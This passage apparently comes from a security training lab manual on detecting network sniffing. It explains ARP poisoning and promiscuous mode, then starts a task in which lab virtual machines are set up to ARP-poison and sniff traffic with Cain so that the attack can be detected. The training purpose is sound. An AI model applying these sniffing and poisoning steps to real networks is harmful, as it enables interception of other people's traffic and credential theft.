- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Detecting Network Sniffing

Network sniffing involves using sniffer tools that enable the real-time monitoring and analysis of data packets flowing over computer networks. These network sniffers can be detected by using various techniques such as:

- **Ping Method:** Identifies if a system on the network is running in promiscuous mode
- **DNS Method:** Identifies sniffers in the network by analyzing the increase in network traffic
- **ARP Method:** Sends a non-broadcast ARP to all nodes in the network; a node on the network running in promiscuous mode will cache the local ARP address

Lab Tasks

Task 1: Detect ARP Poisoning and Promiscuous Mode in a Switch-Based Network

ARP poisoning involves forging many ARP request and reply packets to overload a switch. ARP cache poisoning is the method of attacking a LAN network by updating the target computer's ARP cache with both forged ARP request and reply packets designed to change the Layer 2 Ethernet MAC address (that of the network card) to one that the attacker can monitor. Attackers use ARP poisoning to sniff on the target network. Attackers can thus steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.

Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer toggles the NIC of a system to promiscuous mode, so that it listens to all data transmitted on its segment. A sniffer can constantly monitor all network traffic to a computer through the NIC by decoding the information encapsulated in the data packet. Promiscuous mode in the network can be detected using various tools.


The ethical hacker and pen tester must assess the organization or target of evaluation for ARP poisoning vulnerabilities.

Here, we will detect ARP poisoning in a switch-based network using Wireshark and we will use the Nmap Scripting Engine (NSE) to check if a system on a local Ethernet has its network card in promiscuous mode.


Note: In this task, we will use the **Windows Server 2019** machine as the host machine to perform ARP poisoning and will sniff traffic flowing between the **Windows 11** and **Parrot Security** machines. We will use the same machine (**Windows Server 2019**) to detect ARP poisoning and use the Windows 11 machine to detect promiscuous mode in the in the network.

1. Turn on the **Windows 11**, **Windows Server 2019** and **Parrot Security** virtual machines.
2. Click the **Type here to search** icon at the bottom of **Desktop** and type **cain**. Click **Cain** from the results.

